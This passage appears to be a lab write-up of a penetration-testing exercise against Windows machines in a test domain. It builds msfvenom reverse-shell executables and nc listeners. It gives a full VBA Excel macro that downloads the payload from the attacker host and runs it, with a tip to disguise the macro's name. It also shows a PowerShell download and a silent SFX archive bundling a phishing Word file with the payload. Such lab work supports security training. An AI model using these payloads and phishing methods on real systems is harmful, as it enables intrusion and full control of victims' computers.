kali@kali:~$ msfvenom -p windows/x64/shell_reverse_tcp -f exe lhost=10.0.2.100 lport=1234 > reverseShell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

b. Create a listener in the **Kali Linux** machine.

```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
```

c. Create an **Excel** spreadsheet that will download the malicious file and activate the reverse shell to the **Kali Linux** machine.

Lets create a makro which will download reverseShell froma Kali and runs it. First save excel with macro-enabled. Please note that macro that we are creating has to be related only to this excel Wynadrodzenia_firmowe:



Lets try to ask ChatGpt to create VB script that's going to download reverseShell.exe from Kali Linux and run it automatically. That's the effect:


```
Sub DownloadAndRun()
Dim objXMLHTTP As Object
Dim objADOStream As Object
Dim filePath As String
Dim downloadURL As String

' URL pliku do pobrania
downloadURL = "http://10.0.2.100/reverseShell.exe"

' Ścieżka, gdzie plik zostanie zapisany lokalnie (np. na pulpicie)
filePath = Environ("USERPROFILE") & "\Desktop\reverseShell.exe"

' Tworzenie obiektu do pobierania pliku
Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")
objXMLHTTP.Open "GET", downloadURL, False
objXMLHTTP.Send

' Jeśli odpowiedź serwera jest prawidłowa (kod statusu 200)
If objXMLHTTP.Status = 200 Then
Set objADOStream = CreateObject("ADODB.Stream")
objADOStream.Open
objADOStream.Type = 1 ' Wczytywanie pliku binarnego
objADOStream.Write objXMLHTTP.responseBody
objADOStream.Position = 0

' Zapis pliku na dysku
objADOStream.SaveToFile filePath, 2 ' 2 - nadpisz plik, jeśli istnieje
objADOStream.Close
Set objADOStream = Nothing
End If
Set objXMLHTTP = Nothing
```

' Uruchomienie pobranego pliku

Shell filePath, vbNormalFocus

End Sub

NOTE: This macro has to be uploaded to “this workbook”



In the meantime, run http.server on Kali to make possible to download reverseShell.exe by VisualBasic script implemented in Excel.

```
kali@kali:~$ ls
 BloodHound   dnscat2     Downloads   hash.txt   Pictures                    projectTools   reverse.exe       targ      Templates
 Desktop      Documents   hashcat     Music      "PlayOnLinux's virtual drives"   Public         reverseShell.exe  targets   Videos
kali@kali:~$ pwd
/home/kali
kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.10 - - [11/Oct/2024 10:04:09] "GET /reverseShell.exe HTTP/1.1" 200 -
```

Lets enable this macro in Excel:

```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.100] from (UNKNOWN) [10.0.2.10] 49791
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Documents>whoami
whoami
cyber\administrator

C:\Users\Administrator\Documents>
```

And here we are cyber/administrator.

d. Hide the malicious function.

We can hide this malicious macro by name it in a way that does not arouse suspicion.

For example basic macro. 😉

12 Perform a social engineering attack using an **SFX** payload to gain a reverse shell on **DESKTOP1** machine.

Let's create another payload and start listen on port 1356

msfvenom -p windows/x64/shell_reverse_tcp -f exe lhost=10.0.2.100 lport=1356 > pay.exe

```
kali@kali:~$ msfvenom -p windows/x64/shell_reverse_tcp -f exe lhost=10.0.2.100 lport=1356 > pay.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

```
kali@kali:~$ nc -lvnp 1356
listening on [any] 1356 ...
```


Start http server and download payload via Powershell to the victim machine win-DC1:

iwr -uri "http://**10.0.2.100**:8000/pay.exe" -outfile payload.exe


I had to create this od win-DC1 due to license expired on Desktop...

```
PS C:\Users\Administrator> iwr -uri "http://10.0.2.100:8000/pay.exe" -outfile payload.exe
PS C:\Users\Administrator> ls


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        7/13/2021   1:34 AM                Contacts
d-r---       10/11/2024   7:35 AM                Desktop
d-r---       10/11/2024   7:39 AM                Documents
d-r---        7/19/2021   6:04 AM                Downloads
d-r---        7/13/2021   1:34 AM                Favorites
d-r---        7/13/2021   1:34 AM                Links
d-r---        7/13/2021   1:34 AM                Music
d-r---        7/20/2021   1:34 AM                OneDrive
d-r---        7/13/2021   1:34 AM                Pictures
d-r---        7/13/2021   1:34 AM                Saved Games
d-r---        7/13/2021   1:34 AM                Searches
d-r---        7/13/2021   1:34 AM                Videos
-a----       10/11/2024   8:02 AM           7168 payload.exe


PS C:\Users\Administrator>
```


Create phishing word file named "Hello" adding this word with payload to one archive :




In general settings mark “Create SFX archive” checkbox. Then go to Advanced -> SFX Options...




Next in options provide Path C:\TEMP, Absolute path (checked) and Save and restore checked as well.




Next in SETUP (still SFX options) provide execution order:



Next, set silent mode and create archive.



Archive is made



Lets run it and check if we can get reverseshell on Kali:

```
kali@kali:~$ nc -lvnp 1356
listening on [any] 1356 ...
connect to [10.0.2.100] from (UNKNOWN) [10.0.2.10] 49929
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\TEMP>whoami
whoami
cyber\administrator
```

Yes we are in!!! :D